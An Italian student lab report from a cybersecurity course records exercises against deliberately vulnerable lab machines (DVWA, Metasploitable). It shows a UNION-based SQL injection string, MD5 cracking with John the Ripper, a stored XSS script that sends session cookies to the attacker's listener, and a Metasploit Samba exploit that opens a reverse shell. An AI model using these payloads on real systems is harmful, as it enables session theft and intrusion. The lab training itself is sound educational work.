

Marzo 2024



Epicode CS0124

Team 4

BUILD WEEK II

Team Leader

Bruno Falconi

Team Members

Francesco Ficetti
Francesco Mineo
Francesco Vitale
Jacopo Trovato

Indice

3

SQL
Injection
& J.T.R

7

XSS stored
& Netcat

10

Buffer
Overflow

13

Exploit
Metasploitable

17

Exploit
Windows XP

21

Glossario



Epicode
CS0124



SQL Injection & J.T.R

Giorno 1

1. Cambiare gli indirizzi IP delle macchine
Kali Linux e Metasploitable
2. Recuperare le hash delle password del server DVWA di Metasploitable tramite un codice SQL injection
3. Risalire alle password in chiaro dell'utente Pablo Picasso tramite John the Ripper

Requisiti:

- IP Kali Linux:
192.168.13.100
- IP Metasploitable:
192.168.13.150
- Livello sicurezza DVWA: Low

Cambiare gli indirizzi IP

Per modificare gli indirizzi IP⁽¹⁾ delle 2 macchine bisogna avviarle ed effettuare il login, successivamente usare il comando:

“[sudo nano /etc/network/interfaces/](#)” da qui inserire gli indirizzi IP desiderati e usare Ctrl O ed Invio per salvare, e Ctrl X per uscire. Riavviare la rete con il comando:

“[sudo /etc/init.d/networking restart](#)” e per essere certi che l'indirizzo IP sia stato salvato usare il comando: “[ifconfig](#)”, eseguire gli stessi passaggi su Metasploitable.

```
-(kali㉿kali)-[~]
$ ifconfig
h0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
  inet 192.168.13.100  netmask 255.255.255.0  broadcast 192.168.13.255
    inet6 fe80::a00:27ff:fe21:b1d0  prefixlen 64  scopeid 0x20<link>
      ether 08:00:27:21:b1:d0  txqueuelen 1000  (Ethernet)
        RX packets 255  bytes 93055 (90.8 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 1898  bytes 124883 (121.9 KiB)
        TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0
: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
  inet 127.0.0.1  netmask 255.0.0.0
    inet6 ::1  prefixlen 128  scopeid 0x10<host>
      loop  txqueuelen 1000  (Local Loopback)
        RX packets 2130  bytes 231694 (226.2 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 2130  bytes 231694 (226.2 KiB)
        TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0
-(kali㉿kali)-[~]
$
```

Interfaccia ifconfig di Kali Linux

```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
nsfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet HWaddr 08:00:27:7a:43:59
          inet addr:192.168.13.150  Bcast:192.168.13.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe7a:4313/64 Scope:Link
            UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
            RX packets:1866  errors:0  dropped:0  overruns:0  frame:0
            TX packets:156  errors:0  dropped:0  overruns:0  carrier:0
            collisions:0  txqueuelen:1000
            RX bytes:128717 (125.7 KB)  TX bytes:82818 (80.8 KB)
            Base address:0xd020 Memory:f0200000-f0220000

lo       Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
            UP LOOPBACK RUNNING  MTU:16436  Metric:1
            RX packets:306  errors:0  dropped:0  overruns:0  frame:0
            TX packets:306  errors:0  dropped:0  overruns:0  carrier:0
            collisions:0  txqueuelen:0
            RX bytes:117949 (115.1 KB)  TX bytes:117949 (115.1 KB)

nsfadmin@metasploitable:~$
```

Interfaccia ifconfig di Metasploitable

Per assicurarsi che le 2 macchine comunichino usare, su il comando:
“ping⁽²⁾ (IP macchina target)”.


Ping avvenuto
con successo su
Kali Linux

```
[kali㉿kali)-[~]
$ ping 192.168.13.150
PING 192.168.13.150 (192.168.13.150) 56(84) bytes of data.
64 bytes from 192.168.13.150: icmp_seq=1 ttl=64 time=0.312 ms
64 bytes from 192.168.13.150: icmp_seq=2 ttl=64 time=0.324 ms
64 bytes from 192.168.13.150: icmp_seq=3 ttl=64 time=0.251 ms
64 bytes from 192.168.13.150: icmp_seq=4 ttl=64 time=0.217 ms
^C
--- 192.168.13.150 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3057ms
rtt min/avg/max/mdev = 0.217/0.276/0.324/0.043 ms
```

Recuperare le hash delle password

Da Kali Linux aprire un browser a scelta, es. Firefox, e scrivere nella barra di ricerca l’indirizzo IP di Metasploitable, se le macchine comunicano correttamente, si aprirà un’interfaccia con varie pagine, cliccare su “DVWA”⁽³⁾, inserire le credenziali predefinite

- admin
- password



Welcome to Damn Vulnerable Web App!

Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers/students to teach/learn web application security in a class room environment.

WARNING!

Damn Vulnerable Web App is damn vulnerable! Do not upload it to your hosting provider's public html folder or any internet facing web server as it will be compromised. We recommend downloading and installing [XAMPP](#) onto a local machine inside your LAN which is used solely for testing.

Disclaimer

We do not take responsibility for the way in which any one uses this application. We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an installation of DVWA it is not our responsibility it is the responsibility of the person/s who uploaded and installed it.

General Instructions

The help button allows you to view hits/tips for each vulnerability and for each security level on their respective page.

You have logged in as 'admin'

Pagina home di
DVWA

Dalla pagina home modificare il livello di sicurezza da High a Low nella pagina di DVWA Security. Una volta impostato su Low entrare nella pagina di SQL Injection⁽⁴⁾.

Pagina SQL Injection di DVWA

Vulnerability: SQL Injection

User ID: Submit

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/tchtips/sql-injection.html>

Left sidebar menu:

- Home
- Instructions
- Setup
- Brute Force
- Command Execution
- CSRF
- File Inclusion
- SQL Injection**
- SQL Injection (Blind)
- Upload
- XSS reflected
- XSS stored
- DVWA Security
- PHP Info
- About
- Logout

Nella barra di “User ID” inserire il comando
“UNION SELECT user,password FROM users#”, l’operatore
SQL UNION permette di concatenare l’output di più query⁽⁵⁾.
Questo comando ci permette di recuperare user e
password.

Pagina SQL Injection post attacco

Vulnerability: SQL Injection

User ID: Submit

```

ID: ' UNION SELECT user, password FROM users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' UNION SELECT user, password FROM users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: ' UNION SELECT user, password FROM users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' UNION SELECT user, password FROM users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' UNION SELECT user, password FROM users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

```

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/tchtips/sql-injection.html>

Left sidebar menu:

- Home
- Instructions
- Setup
- Brute Force
- Command Execution
- CSRF
- File Inclusion
- SQL Injection**
- SQL Injection (Blind)
- Upload
- XSS reflected
- XSS stored
- DVWA Security
- PHP Info
- About
- Logout

Risalire alle password in chiaro tramite John the Ripper

Le passwords recuperate sono in hash⁽⁶⁾ quindi è necessario renderle in chiaro. Per fare questo si usa un programma all'interno di Kali linux chiamato “John the ripper”⁽⁷⁾, che prenderà il formato delle chiavi in hash e le decripterà.

Aprire il terminale di Kali e per prima cosa bisogna decomprimere il file “rockyou.txt”, un file con una lista di password. Tramite terminale spostarsi nella cartella “wordlists” e con il comando “ls” controllare la presenza del file “rockyou.txt.tar.gz”, per decomprimerlo usando il comando: “gunzip -d (nome file)”.

```

File rockyou.txt
decompresso
(kali㉿kali)-[~]
$ cd /usr/share/wordlists
(kali㉿kali)-[/usr/share/wordlists]
$ ls
amass dirbuster fasttrack.txt john.lst metasploit rockyou.txt wfuzz
dirb dnsmap.txt fern-wifi legion nmap.lst sqlmap.txt wifite.txt

```

Dopo aver decompresso il file, creare un file .txt dove andranno inseriti gli username e le password recuperati in precedenza.

Da terminale usare il comando John the Ripper:

“john --wordlist=/usr/share/wordlists/rockyou.txt --format=raw-md5 ./ (file creato)”

Con questo comando gli username e le password verranno caricati, e per mostrare le password craccate usare il comando:

“john --show --format=raw-md5 ./ (file creato)”

Come si può notare la fase di decriptazione è andata a buon fine e possiamo vedere come John the Ripper fornisce sia lo username target, “Pablo”, che la password decriptata in chiaro, “letmein”.

```

File rockyou.txt
decompresso
(kali㉿kali)-[~]
$ cd /usr/share/wordlists
(kali㉿kali)-[/usr/share/wordlists]
$ ls
amass dirbuster fasttrack.txt john.lst metasploit rockyou.txt wfuzz
dirb dnsmap.txt fern-wifi legion nmap.lst sqlmap.txt wifite.txt

File buildweekpass.txt - Mousepad
File Edit Search View Document Help
1 admin:5f4dcc3b5aa765d61d8327deb882cf99
2 gordonb:e99a18c428cb38df26085367892e0e
3 1337:8d3533d75ae2c3966d7e0d4fc69216b
4 pablo:0d107d09f5bbe40cade3de5c71e9e9b7
5 smithy:5f4dcc3b5aa765d61d8327deb882cf99
6

(kali㉿kali)-[~/john]
$ ls
(kali㉿kali)-[~/john]
$ john --wordlist='/usr/share/wordlists/rockyou.txt' --format=raw-md5 '/home/kali/Desktop/Esercizi/buildweekpass.txt'
stat: ./usr/share/wordlists/rockyou.txt: No such file or directory
(kali㉿kali)-[~/john]
$ john --wordlist='/usr/share/wordlists/rockyou.txt' --format=raw-md5 '/home/kali/Desktop/Esercizi/buildweekpass.txt'
Warning: invalid UTF-8 seen reading /usr/share/wordlists/rockyou.txt
Using 1 thread for decoding...
Loaded 55 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=x
Proceeding with wordlist:/usr/share/wordlists/rockyou.txt
Press 'q' or Ctrl-C to abort, almost any other key for status
password          (admin)
abc123            (gordonb)
letmein           (pablo)
smithy            (smithy)
4g 0:00:00:00 DONE (2024-03-11 11:17) 400.0g/s 354600p/s 354600c/s 18315KC/s !@#$%..sss
Warning: passwords printed above might not be all those cracked
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.

(kali㉿kali)-[~/john]
$ john --show --format=raw-md5 '/home/kali/Desktop/Esercizi/buildweekpass.txt'
admin:password
gordonb:abc123
pablo:letmein
smithy:password
4 password hashes cracked, 1 left

```

Password decriptate
con John the Ripper



XSS stored & Netcat

Giorno 2

1. Cambiare gli indirizzi IP delle macchine
Kali Linux e Metasploitable
2. Rubare i cookie di sessione dal server di DVWA
3. Inoltrare i cookie «rubati» ad Web server sotto il controllo dell’utente

Cambiare gli indirizzi IP

Per modificare gli indirizzi IP delle 2 macchine seguire gli stessi passaggi già visti a [pagina 3](#).

Rubare i cookie di sessione dal server di DVWA

Per rubare i cookie⁽⁸⁾ di sessione bisogna connettersi alla web application DVWA e usufruire della vulnerabilità⁽⁹⁾

XSS⁽¹⁰⁾ persistente, che si verifica quando i dati forniti dall’attaccante vengono salvati sul server esterno.

Per sfruttare questa vulnerabilità fare il login alla pagina DVWA, [pagina 4](#), assicurarsi che il livello di sicurezza sia sempre settato su Low, entrare nella pagina di **XSS stored**.

Requisiti:

- IP Kali Linux:
192.168.104.100
- IP Metasploitable:
192.168.104.150
- Listen port: 4444
- Livello sicurezza DVWA: Low

Pagina XSS stored

Vulnerability: Stored Cross Site Scripting (XSS)

Name *

Message *

Name: test
Message: This is a test comment.

More info

<http://ha.ckers.org/xss.html>
http://en.wikipedia.org/wiki/Cross-site_scripting
<http://www.cgisecurity.com/xss-faq.html>

Nella barra dove è scritto “Name*” inserire un nome qualsiasi, es. Hack, mentre prima di inserire “Message*”, andare ad aumentare i caratteri disponibili attraverso la pagina sorgente, il limite sarà impostato su 50, cambiarlo in un numero più alto, es. 100.

```

<div id="main_body">
  <div class="body_padded">
    <h1>Vulnerability: Stored Cross Site Scripting (XSS)</h1>
    <div class="vulnerable_code_area">
      <form method="post" name="guestform" onsubmit="return validate_form(this)">[event]
        <table width="550" cellspacing="1" cellpadding="2" border="0">
          <tbody>
            ><tr>[...]</tr>
            ><tr>
              <td width="100">Message *</td>
              <td>
                <textarea name="mtxMessage" cols="50" rows="3" maxlength="100"></textarea>
              </td>
            </tr>
            ><tr>[...]</tr>
          </tbody>
        </table>
      </form>
    </div>
  </div>
</div>

```


Numero di caratteri dalla pagina sorgente

Dopo aver aumentato i caratteri è possibile inserire il seguente script:

“<script>window.location="http://(IP di Kali):(Numero porta)/?cookie="+document.cookie</script>”.

Questo script modifica la locazione della pagina aperta nel browser e invia i dati dei cookie dell’utente ad un server remoto sotto il controllo dell’attaccante. In questo caso lo script utilizzato è:

“<script>window.location="http://192.168.104.100:4444/?cookie="+document.cookie</script>”.



The screenshot shows the DVWA application interface. On the left, a sidebar lists various security vulnerabilities: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, and XSS stored. The 'XSS stored' item is highlighted with a green background. The main content area has a title 'Vulnerability: Stored Cross Site Scripting (XSS)'. It contains two input fields: 'Name *' and 'Message *'. Below these fields is a 'Sign Guestbook' button. To the right, there are two boxes displaying the results of the exploit. The top box shows 'Name: test' and 'Message: This is a test comment.'. The bottom box shows 'Name: hack' and 'Message:'. The DVWA logo is visible at the top right of the main content area.

Pagina XSS stored post attacco.

Prima di far partire l'attacco, aprire il terminale di Kali Linux e usare il comando:

“nc -l -p (numero_porta)”, che è un comando **netcat**⁽¹¹⁾. Con questo comando i cookie di sessione della pagina DVWA verranno ricevuti direttamente sul terminale di Kali Linux.

In questo caso il comando sarà “nc -l -p 4444”.

Una volta fatto partire il comando è possibile eseguire l'attacco cliccando su “Sign Guestbook”.

```
(kali㉿kali)-[~/Desktop]
$ nc -l -p 4444
GET /?cookie=security=low;%20PHPSESSID=7596bd14a2b76777aa36f6f1d46bb5d2 HTTP/1.1
Host: 192.168.104.100:4444
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.104.150/
Connection: keep-alive
Upgrade-Insecure-Requests: 1
```

Sul terminale sono arrivate queste informazioni:

- i cookie di sessione
- il browser utilizzato
- la lingua
- il link della pagina hackerata
- se la connessione con quella porta è ancora attiva o meno.



Buffer Overflow

Giorno 3

1. Descrivere il funzionamento del programma prima dell'esecuzione.
2. Riprodurre ed eseguire il programma nel laboratorio
3. Modificare il programma affinché si verifichi un errore di segmentazione

Requisiti:

Nessun requisito richiesto

Descrivere il funzionamento del programma prima dell'esecuzione

Il programma da modificare è il seguente:

```
1 #include <stdio.h>
2
3 int main () {
4
5     int vector [10], i, j, k;
6     int swap_var;
7
8     printf ("Inserire 10 interi:\n");
9
10    for ( i = 0 ; i < 10 ; i++)
11    {
12        int c= i+1;
13        printf("[%d]:", c);
14        scanf ("%d", &vector[i]);
15    }
16
17    printf("\n%d\n", i);
18
19    printf ("Il vettore inserito e':\n");
20    for ( i = 0 ; i < 10 ; i++)
21    {
22        int t= i+1;
23        printf("[%d]: %d", t, vector[i]);
24        printf("\n");
25    }
26
27    for (j = 0 ; j < 10 - 1; j++)
28    {
29        for (k = 0 ; k < 10 - j - 1; k++)
30        {
31            if (vector[k] > vector[k+1])
32            {
33                swap_var=vector[k];
34                vector[k]=vector[k+1];
35                vector[k+1]=swap_var;
36            }
37        }
38    }
39
40    printf("Il vettore ordinato e':\n");
41    for (j = 0; j < 10; j++)
42    {
43        int g = j+1;
44        printf("[%d]:", g);
45        printf("%d\n", vector[j]);
46    }
47
48    return 0;
49
50 }
```

Programma da modificare

Questo programma prende 10 numeri interi in input, li confronta grazie ad algoritmi di ordinamento⁽¹²⁾ realizzati con una serie di cicli for⁽¹³⁾ e una variabile di appoggio⁽¹⁴⁾, e infine stampa il vettore con i numeri ordinati.

Riprodurre ed eseguire il programma nel laboratorio

Per compilare il programma è necessario aprire il terminale di Kali Linux ed usare il comando:

“gcc -g BW_D4_BOF.c -o BoF”, e per eseguire il programma bisogna usare il comando:
“./BoF”.

Comando per compilare il programma

```
C:\home\kali\Desktop\esC> gcc -g BW_D3_BOF.c -o BoF
C:\home\kali\Desktop\esC> ./BoF Il vettore inserito e':      Il vettore ordinato e':
Inserire 10 interi:          [1]: 10           [1]:1
[1]:10                      [2]: 9            [2]:2
[2]:9                       [3]: 8            [3]:3
[3]:8                       [4]: 7            [4]:4
[4]:7                       [5]: 6            [5]:5
[5]:6                       [6]: 5            [6]:6
[6]:5                       [7]: 4            [7]:7
[7]:4                       [8]: 3            [8]:8
[8]:3                       [9]: 2            [9]:9
[9]:2                       [10]: 1           [10]:10
```

Programma
Eseguito

Modificare il programma affinché si verifichi un errore di segmentazione

In questo codice non sono presenti errori che possano far verificare il segmentation fault⁽¹⁵⁾. Per fare in modo che si verifichi un buffer overflow⁽¹⁶⁾, è necessario modificare la posizione iniziale dell’array⁽¹⁷⁾, come in figura.

<pre> 1 for (i = 0 ; i < 10 ; i++) 2 { 3 int c= i+1; 4 printf("[%d]:" , c); 5 scanf ("%d" , &vector[i]); 6 } </pre>	<pre> 1 for (i = 0 ; i < 10 ; i++) 2 { 3 int c= i+1; 4 printf("[%d]:" , c); 5 scanf ("%d" , &vector[4000]); 6 } </pre>
---------------------------------------------------------------------------------------------------------------------------------------------------	------------------------------------------------------------------------------------------------------------------------------------------------------

Codice non
modificato

Codice
modificato

Una volta scritto il programma compilarlo in C⁽¹⁸⁾ con il comando “gcc” (GNU Compiler collection) e lo eseguiamo con “./<nome del programma>”.

```
C:\home\kali\Desktop\esC> gcc -g BW_D3_BoF.c -o BoF  
C:\home\kali\Desktop\esC> ./BoF  
Inserire 10 interi:  
[1]:1  
zsh: segmentation fault ./BoF
```

Programma con
segmentation fault



Exploit

Metasploitable

Giorno 4

1. Effettuare un Vulnerability Scanning con Nessus sulla macchina Metasploitable
2. Sfruttare la vulnerabilità del servizio attivo sulla porta 445 TCP utilizzando MSFConsole
3. Eseguire il comando «ifconfig» una volta ottenuta la sessione per verificare l'indirizzo di rete della macchina target

Requisiti:

- IP Kali Linux: 192.168.50.100
- IP Metasploitable: 192.168.50.150
- Listen port: 5555

Effettuare un Vulnerability Scanning con Nessus sulla macchina Metasploitable

Il primo passaggio è modificare gli indirizzi IP delle macchine, Kali Linux e Metasploitable, per farlo seguire gli stessi passaggi già visti a [pagina 3](#). Prima di sfruttare una vulnerabilità del servizio **samba**⁽¹⁹⁾, è necessario sapere se la macchina target offre un servizio di quel tipo.

Il programma utilizzato in questo caso è **Nessus**⁽²⁰⁾. Il comando per avviarlo è il seguente:

“sudo systemctl start nessusd.service”.

La GUI di Nessus è accessibile all'indirizzo web “<https://127.0.0.1:8834>”. La scansione eseguita è una scansione base che ha come target le sole porte comuni.

Scansione Nessus

The screenshot shows a Nessus scan report for a host with IP 192.168.50.150 and port 445/tcp/cifs. The report includes an 'INFO' section for 'Samba Version', a 'Description' section stating that Nessus obtained the Samba version by sending an authentication request to port 139 or 445, and an 'Output' section displaying the command "The remote Samba Version is : Samba 3.0.20-Debian". The 'Hosts' section lists the scanned host with IP 192.168.50.150.

Port	Hosts
445 / tcp / cifs	192.168.50.150

Sfruttare la vulnerabilità del servizio attivo sulla porta 445 TCP utilizzando MSFConsole

Per avviare Metasploit⁽²¹⁾, eseguire il comando:

“msfconsole”. Una volta avviata la console, si può effettuare una ricerca con il nome di un servizio, per vedere se esistono vulnerabilità da sfruttare.

In questo caso, il comando da eseguire è:

“search samba 3.0.20”.

```
msf6 > search samba 3.0.20
Matching Modules
=====
#  Name                               Disclosure Date   Rank      Check  Description
-  --
0   exploit/multi/samba/usermap_script  2007-05-14       excellent  No     Samba "username map script" Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/samba/usermap_script
```

Lista degli
exploit
disponibili

Metasploit ha risposto con una lista di exploit⁽²²⁾ disponibili per questa versione del protocollo smb.
In questo caso, c’è un unico exploit disponibile, che è proprio quello suggerito dalla traccia. Per selezionarlo, eseguire il comando:

“use(path exploit/numero assegnato)”.

In questo caso il comando sarà:

“use 0”.

Comando
selezione exploit

```
msf6 > use 0
[*] Using configured payload cmd/unix/reverse_netcat
```

Ora è necessario capire quali parametri devono essere configurati per poter effettuare l’attacco.

Il comando da eseguire è:

“show options”.

Lista dei
parametri

```
msf6 exploit(multi/samba/usermap_script) > show options
Module options (exploit/multi/samba/usermap_script):
=====
Name  Current Setting  Required  Description
----  --------------  --  -----
CHOST          Description no    The local client address
CPORT          Description no    The local client port
Proxies        plugin required no   A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS         yes    The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT          139   yes    The target port (TCP)
Output          Output

Payload options (cmd/unix/reverse_netcat):
=====
Name  Current Setting  Required  Description
----  --------------  --  -----
LHOST          192.168.50.100 yes    The listen address (an interface may be specified)
LPORT          4444   yes    The listen port

Exploit target:
=====
Id  Name
--  --
0   Automatic

View the full module info with the info, or info -d command.
```

I parametri fondamentali per il funzionamento dell'exploit, sono quelli che hanno **yes** come valore, nella colonna **Required**. In questo caso, l'unico a non avere un valore predefinito è **RHOSTS**, ovvero l'indirizzo IP della macchina target. Il comando da eseguire per impostarlo è: “set rhosts 192.168.50.150”. Inoltre, viene richiesto di eseguire l'attacco sulla **porta 445** della macchina target e di impostare la porta di ascolto del server su **5555**. I comandi da eseguire sono: “set RPORT 455” e “set LPORT 5555”.

Configurazione dei parametri

```
msf6 exploit(multi/samba/usermap_script) > set rhosts 192.168.50.150
rhosts => 192.168.50.150
msf6 exploit(multi/samba/usermap_script) > set rport 445
rport => 445
msf6 exploit(multi/samba/usermap_script) > set lport 5555
lport => 5555
```

Una volta configurati i parametri dell'exploit, si deve scegliere il **payload**⁽²³⁾ da utilizzare. In questo caso, va bene quello selezionato di default, ovvero una **reverse shell**⁽²⁴⁾. Non resta che eseguire l'exploit, per farlo usare il comando: “exploit”.

Attacco avvenuto con successo

```
msf6 exploit(multi/samba/usermap_script) > exploit
[*] Started reverse TCP handler on 192.168.50.100:5555
[*] Command shell session 1 opened (192.168.50.100:5555 -> 192.168.50.150:41795)
```

Questo modulo sfrutta una vulnerabilità presente nelle versioni di Samba da **3.0.20** a **3.0.25rc3**, quando si utilizza l'opzione di configurazione "username map script". Specificando un nome utente contenente metacaratteri⁽²⁵⁾, un attaccante può eseguire dei comandi. Non è necessaria alcuna autenticazione per sfruttare questa vulnerabilità poiché questa opzione viene utilizzata per mappare i nomi utente prima dell'autenticazione.

Eseguire il comando «`ifconfig`» una volta ottenuta la sessione per verificare l'indirizzo di rete della macchina target

Una volta ottenuta la shell sulla macchina target, l'obiettivo è quello di eseguire il comando:

“`ifconfig`”.

```
ifconfig
eth0      Link encap:Ethernet HWaddr 08:00:27:33:e9:f4
          inet addr:192.168.50.150 Bcast:192.168.50.255 Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe33:e9f4/64 Scope:Link
                  UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
                  RX packets:19929 errors:0 dropped:0 overruns:0 frame:0
                  TX packets:15512 errors:0 dropped:0 overruns:0 carrier:0
                  collisions:0 txqueuelen:1000
                  RX bytes:2226854 (2.1 MB) TX bytes:2421292 (2.3 MB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
                  UP LOOPBACK RUNNING MTU:16436 Metric:1
                  RX packets:1203 errors:0 dropped:0 overruns:0 frame:0
                  TX packets:1203 errors:0 dropped:0 overruns:0 carrier:0
                  collisions:0 txqueuelen:0
                  RX bytes:244072 (238.3 KB) TX bytes:244072 (238.3 KB)
```

Esecuzione del comando
“`ifconfig`”

Se l'esecuzione del comando è andata a buon fine, restituirà la configurazione delle interfacce di rete della macchina target.

In questo caso l'attacco è stato eseguito con successo, questo rivela che la macchina target ha una vulnerabilità critica, che deve essere risolta quanto prima.



Exploit

Windows XP

Giorno 5

1. Configurazione indirizzo IP di Windows XP
e Kali e Ping tra le macchine
2. Nessus Vulnerability Scanning,
configurazione e scansione delle porte
3. Metasploit Exploitation, sessione di
Meterpreter e comandi

